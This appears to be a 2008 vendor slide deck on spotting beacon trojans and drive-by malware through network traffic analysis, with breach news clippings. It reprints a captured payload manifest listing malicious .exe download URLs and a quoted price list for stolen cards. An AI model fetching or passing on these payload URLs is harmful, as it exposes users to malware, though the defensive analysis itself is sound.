



**NETWITNESS**  
TOTAL NETWORK KNOWLEDGE

---

# Detection of Beacon Trojans and Designer Malware Phoenix ISSA

Eddie Schwartz  
eddie@netwitness.com  
CSO  
NetWitness Corporation



# Agenda

---

- Observations on the current technical threat environment and what we can do to improve security during operations
- The need for “active threat intelligence” and a new approach to network security monitoring including deeper inspection of network traffic
- Technology illustrations and specific cases
- Final thoughts and Q&A

# Organizations Are Being Slammed




"TJX Employee Fired for Exposing Shoddy Security"  
The Register (UK) (05/27/08)

**TJX data breach: At 45.6M card numbers, it's the biggest ever**  
It eclipses the compromise in June 2005 at CardSystems Solutions

VISA, MasterCard USA (with cvv2 code)		
количество	идентификация	цена в \$USD
5-50	есть в продаже	5.0
51-100	есть в продаже	4.5
101-500	есть в продаже	4.0
501-1000	есть в продаже	3.0
1001-5000	есть в продаже	2.0
более 10000	есть в продаже	пишите
Если Вам нужно более 10000 карт, свяжитесь с нами, для Вас будет отдельная скидка		

Source: iDefense





## Unseen Adversaries...

---

- **TJX:**
  - **Use of WEP protocol led to the ability of hackers to target at least two of their sites and gain internal network access**
  - **TJX should have been using WPA or VPN in accordance with “best” practices – but, with hundreds of stores, there is an inherent challenge**
  - **Hackers exploited vulnerabilities to place malicious code on TJX servers and used this platform to achieve desired goals**
- **Hannaford:**
  - **Retailer was in compliance with PCI DSS 1.1**
  - **Malcode placed on actual POS servers – credit card number captured at point of acquisition and sent out of company**

# Nation-State Operatives



## COVER STORY: THE NEW E-SPIONAGE THREAT

A BusinessWeek probe of rising attacks on America's most sensitive computer networks uncovers startling security gaps

By Brian Grow, Keith Epstein, and Chi-Chu Tschang

The e-mail message addressed to a Booz Allen Hamilton executive was mundane—a shopping list sent over by the Pentagon of weaponry India wanted to buy. But the missive turned out to be a brilliant fake. Lurking beneath the description of aircraft, engines, and radar equipment was an insidious piece of computer code known as “Poison Ivy” designed to suck sensitive data out of the \$4 billion consulting firm’s computer network.

The Pentagon hadn’t sent the e-mail at all. Its origin is unknown, but the message traveled through Korea on its way to Booz Allen. Its authors knew enough about the “sender” and “recipient” to craft a message unlikely to arouse suspicion. Had the Booz Allen executive clicked on the attachment, his every keystroke would have been reported back to a mysterious master at the Internet address [cybersyndrome.3322.org](http://cybersyndrome.3322.org), which is registered through an obscure company headquartered on the banks of China’s Yangtze River.

The U.S. government, and its sprawl of defense contractors, have been the victims of an unprecedented rash of similar cyber attacks over the last two years, say current and former U.S. government officials. “It’s espionage on a massive scale,” says Paul B. Kurtz, a former high-ranking national security official. Government agencies reported 12,986 cyber security incidents to the U.S. Homeland Security Dept. last fiscal year, triple the number from two years

earlier. Incursions on the military’s networks were up 55% last year, says Lieutenant General Charles E. Croom, head of the Pentagon’s Joint Task Force for Global Network Operations. Private targets like Booz Allen are just as vulnerable and pose just as much potential security risk. “They have our information on their networks. They’re building our weapon systems. You wouldn’t want that in enemy hands,” Croom says. Cyber attackers “are not denying, disrupting, or destroying

# USG Security Breaches

- Invisible Threats?
  - Spear phishing attack against end users as entry point due to good network layer perimeter security
  - End user weaknesses to social engineering permitted initial entry points
  - Lots of important data stolen by foreign operatives
  - Indicative of a government-wide problem as well as a problem seen in critical infrastructure



**CBS NEWS** May 8, 2007 9:12am

Home | U.S. | World | Politics | SciTech | Health | Entertainment | Business | Travel | Opinion | Strange News

CBS Evening News | [Watch Now](#) | The Early Show | 48 Hours Mystery | 60 Minutes | CBS News Sunday Morning

SEARCH Stories  >SEARCH • Show Search Options • See

U.S.

E-MAIL PRINT DELICIOUS Double-click any word (What's this?)

### State Department Computers Hacked

Large Scale Computer Break Ins Appeared To Target Specific Offices

WASHINGTON, July 11, 2006

(CBS/AP) The State Department is recovering from large-scale computer break-ins worldwide over the past several weeks that appeared to target its headquarters and offices dealing with China and North Korea, The Associated Press has learned.

Investigators believe hackers stole sensitive U.S. information and passwords, said U.S. officials familiar with the hacking. Whoever did the hacking

- Failure to detect “invisible threats”:
  - non-HTTP traffic over standard port 80
  - non-DNS traffic over standard port 53
  - non-SSL traffic over standard port 443



## Who Is Doing the Hacking?

---

- **Electronic Criminal Groups: Rapidly Emerging Underground Industry** (several examples of successful large scale operations)
    - **Organization: High**
    - **Capability: High**
    - **Desire: High for financial gain, unknown otherwise**
  - **Nation-Sponsored Activities: From Intelligence Gathering to Network-Centric Warfare** (Chinese Information War: Theory and Practice / aka “Dragon Bytes”, Sandia, DoD, State Dept, DHS, Germany)
    - **Organization: High**
    - **Capability: High**
    - **Desire: Connected to national policy**
-



# Exploitation Cycle

## Opportunities for Improved Visibility

---

- Reconnaissance – Network mapping and critical data asset identification
- Exploit/Attack – Gain Access
- Command and Control – Establishment of a deep foothold. Install malware, toolkits and politely patch too
- Ongoing Operations – Broaden communications within victim networks for a variety of purposes
- Data Exfiltration – Data taken out of the network in drips or in buckets
- Cleanup – Good adversaries do not leave you a lot of clues and remain invisible to your current sensors



# Additional Complexity and Security Investment State

- Wireless, Web 2.0, SOA, mobility, XML, RFID, connections to everyone
- Transient user/partner base, supply chain, globalization, digitization
  - ALL THREATS ARE ALREADY INTERNAL
  - ALL EXPLOITS THAT MATTER ARE T MINUS 21 FROM ZERO-DAY
    - HAVE A NICE DAY

- Largely perimeter-based, largely external threat focused
- Largely signature-based/obsolete by definition against advanced threat (consider STORM: a daily polymorphic, self mutating, encrypted, P2P, worm Trojan with compartmentalized botnet functionality)
- No definitive host integrity for foreseeable future (HIPS, NAC, all good stuff, but many complex and imperfect)
- Log and flow-based monitoring relies on the above (GIGO)



## Internal Drivers Are Powerful

---

- Organizations also face important internal control issues:
  - **Requirements for protection of PII, PHI, R&D, classified data**
  - **Ongoing HR and legal problems and concerns**
  - **Statutory, regulatory and policy compliance requirements**
  - **The need to detect counter-competitive behaviors**
- In addition to the potential compromise of internal technology assets, the internal people factor is powerful too:
  - **Disgruntled employees**
  - **Employees misusing I/T assets**
  - **Criminals**
  - **Espionage**
  - **Mistakes**



## Threat Summary

---

- External adversaries, well funded and very serious, understand your defenses and are working around them
- Your organization is subject to many weaknesses inherent to new technology adoption, bugs, process gaps, and irresolvable end user weakness
- The most important threats today may be invisible to you given current network monitoring approaches
- This threat environment implies that most organizations, in spite of varying degrees of preparedness, must assume that malware will be present
- In order to protect your organization, you have to shorten the time between the moment an event or an attack occurs and the time you know about it



**NETWITNESS**  
TOTAL NETWORK KNOWLEDGE

---

# **The Need for A New Approach to Network Monitoring**

## **Active Threat Intelligence**

---


# What is Active Threat Intelligence?

---

- A new way of thinking about network monitoring for incident responders / investigators, threat analysts, auditors and others
- Reconstruction of network events to provide active threat intelligence into actions and behavior
- What unique information might we obtain from next generation security monitoring?
  - **Why are the certain transaction types or inquiries on our network new or so prevalent?**
  - **How can I be sure this IDS or SIM event is a false positive?**
  - **What is the magnitude of this incident? What other systems and traffic is implicated?**
  - **Who is using policy evasion technologies (e.g. TOR, PGP, etc.) to transfer files out of our network and to avoid audit or detection?**
  - **Which employees are doing X, Y and Z relative to our goals?**
  - **Who communicates with our competitors the most and how?**
  - **How is any class of data leaving our organization?**

# Technical Requirements

- Record, decode and index all network traffic at critical ingress / egress points and within key communities of interest
- Fusion of 3<sup>rd</sup> party intelligence services to understand the reputation and characteristics of network and application behavior
- Automate the view of network traffic so you are not focusing on IP addresses and ports, but on reconstructed conversations, actions and behaviors
- The world should not look like hex and IP addresses if you do this right



Live Network Capture





**NETWITNESS**

TOTAL NETWORK KNOWLEDGE

---

## **Illustrations**

## Example #1: Drive-by-Exploitation

- What is a “drive-by?”
- In early 2008, more than 10,000 hosts were compromised –The attackers embed code to silently redirect users to malicious web sites hosted around the world. This trend continues today
- Difficult to prevent and tough for many organizations today to determine scope of threat and loss
- Stay alert for:
  - **Cross-site scripting**
  - **zero-size IFRAMES**
  - **malicious downloads (i.e. “exe” and obfuscated JavaScript)**
  - **non-standard traffic appearing over various ports**
  - **Dynamic DNS**

**darkREADING** DATE: June 18, 2008  
LIVE EVENT: Broadband Wireless World  
[More Information](#)

RISKY BUSINESS

HOME | NEWS | OPINION | VIDEO | TALK | EVENTS | JOB SEARCH

[Home](#) > [Dark Reading News Analysis](#) > [Application and Perimeter Security](#)

### Major Security Vendors' Sites Could Be Launchpads for Phishing Attacks

**McAfee, Symantec, and VeriSign sites all found to contain cross-site scripting flaws**

JUNE 10, 2008 | 10:45 AM

By Tim Wilson  
Site Editor, *Dark Reading*

With all the talk about hackers launching attacks from legitimate Websites, you'd think that the major security vendors' sites, at least, would be vulnerability-free.


Not so, according to a [report](#) issued yesterday by a security watchdog site.

The site, XSSed, states that it has verified some 30 cross-site scripting vulnerabilities spread across the Websites of three of the industry's best-known security vendors: McAfee, Symantec, and VeriSign. The vulnerabilities could make it possible for attackers to launch phishing campaigns from these sites or even distribute malware to the companies' customers, according to XSSed.

Recent studies have shown that Web-based attacks are increasingly being launched from trusted, legitimate sites, rather than from hastily created sites and servers built by the attackers. By exploiting vulnerabilities in legitimate sites, the attacker gains credibility for phishing or malware links and bypass security tools that blacklist known phishing sites. (See [88% of Malware Now Found on Legitimate Sites](#) and [Hack-and-Pier Phishing on the Rise](#).)

The new XSSed report shows that the big security vendors' sites are no exception to this trend, said Kevin Fernandez, one of the founders of XSSed. "It shows that any company can be infected with XSS," he says. In fact, some attackers have specifically targeted their vulnerability searches on sites such as McAfee, Symantec, and VeriSign, looking on them as a particular challenge, Fernandez says.

# Detecting an Initial Problem Area...




- Assumption: you are performing full packet capture, port agnostic decoding and session analysis
- In this case, the existence of a notorious DYN DNS is particularly concerning...



NETWITNESS  
TOTAL NETWORK KNOWLEDGE


# Other Problem Areas



- Once the dynamic DNS activity is discovered, other suspicious activity occurring around the same date/time stamp can easily be mined and charted
- The threat intelligence model matures as adversarial trends are further understood and codified

Let's look at the data...


# What Happened? Chinese Academy of Sciences



- Chinese site hosting some malware
- Users arrive there by many means
- Embedded in the site is a script seen in many sites recently



# Exploits Placed on Victim Host



The screenshot shows the Fiddler interface with a list of web sessions on the left and a detailed view of a selected session on the right. The selected session is a 200 OK response from www.333292.com for the URL /host.txt. The response body contains a list of 23 HTTP requests for various .exe files.

#	Result	Protocol	Host	URL	Body	Caching	Cor
1...	204	HTTP	www.google.com	/url?sa=T&ct=res&cd=1&...	0	private	text
1...	502	HTTP	www.xjhmjt.com	/disp.php?ID=1287	512		text
1...	200	HTTP	www.google.com	/	5,922	private	text
1...	200	HTTP	www.google.com	/search?hl=en&q=byte+8...	18,948	private	text
1...	200	HTTP	www.google.com	/search?hl=en&q=nibble+...	21,255	private	text
1...	200	HTTP	www.google.com	/search?hl=en&q=8+bits+	20,244	private	text
1...	200	HTTP	img.youtube.com	/vi/caIBKoztAo/2.jpg	3,528	max-ag...	image
1...	200	HTTP	www.google.com	/search?hl=en&q=8+bits...	20,740	private	text
1...	200	HTTP	www.google.com	/search?q=%22www.333...	21,269	private	text
1...	204	HTTP	www.google.com	/url?sa=T&ct=res&cd=14...	0	private	text
1...	200	HTTP	www.casipm.ac.cn	/english/WhatNew/News/...	7,955		text
1...	404	HTTP	www.casipm.ac.cn	/chinese/style.css	1,320		text
1...	200	HTTP	www.casipm.ac.cn	/english/IMAGES/ipmlogo0...	7,630		image
1...	404	HTTP	www.casipm.ac.cn	/images/Forum_nav.gif	1,320		text
1...	200	HTTP	www.casipm.ac.cn	/english/WhatNew/images...	36,579		image
1...	200	HTTP	www.333292.com	/cb.js	7,065		application
1...	200	HTTP	user1.3332210.net	/ms06014.js	1,092		application
1...	200	HTTP	user1.3332210.net	/bak.css	8,848		text
1...	404	HTTP	www.333292.com	/cb.js1%C3%B0%C3%B2...	1,334		text
1...	200	HTTP	www.333292.com	/host.txt	1,157		text
1...	200	HTTP	www.333292.com	/down/1.exe	18,540		application
1...	200	HTTP	www.333292.com	/down/2.exe	18,546		application
1...	200	HTTP	www.333292.com	/down/3.exe	17,868		application
1...	200	HTTP	www.333292.com	/down/4.exe	17,500		application
1...	200	HTTP	www.333292.com	/down/5.exe	33,585		application

```


HTTP/1.1 200 OK
Content-Length: 1157
Content-Type: text/plain
Last-Modified: Wed, 16 Jan 2008 17:06:56 GMT
Accept-Ranges: bytes
ETag: "078a8326258c81;898"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Wed, 16 Jan 2008 18:22:04 GMT

[00]
e0=http://www.333292.com/down/1.exe
e1=http://www.333292.com/down/2.exe
e2=http://www.333292.com/down/3.exe
e3=http://www.333292.com/down/4.exe
e4=http://www.333292.com/down/5.exe
e5=http://www.333292.com/down/6.exe
e6=http://www.333292.com/down/7.exe
e7=http://www.333292.com/down/8.exe
e8=http://www.333292.com/down/9.exe
e9=http://www.333292.com/down/10.exe
e10=http://www.333292.com/down/11.exe
e11=http://www.333292.com/down/12.exe
e12=http://www.333292.com/down/13.exe
e13=http://www.333292.com/down/14.exe
e14=http://www.333292.com/down/15.exe
e15=http://www.333292.com/down/16.exe
e16=http://www.333292.com/down/17.exe
e17=http://www.333292.com/down/18.exe
e18=http://www.333292.com/down/19.exe
e19=http://www.333292.com/down/20.exe
e20=http://www.333292.com/down/21.exe
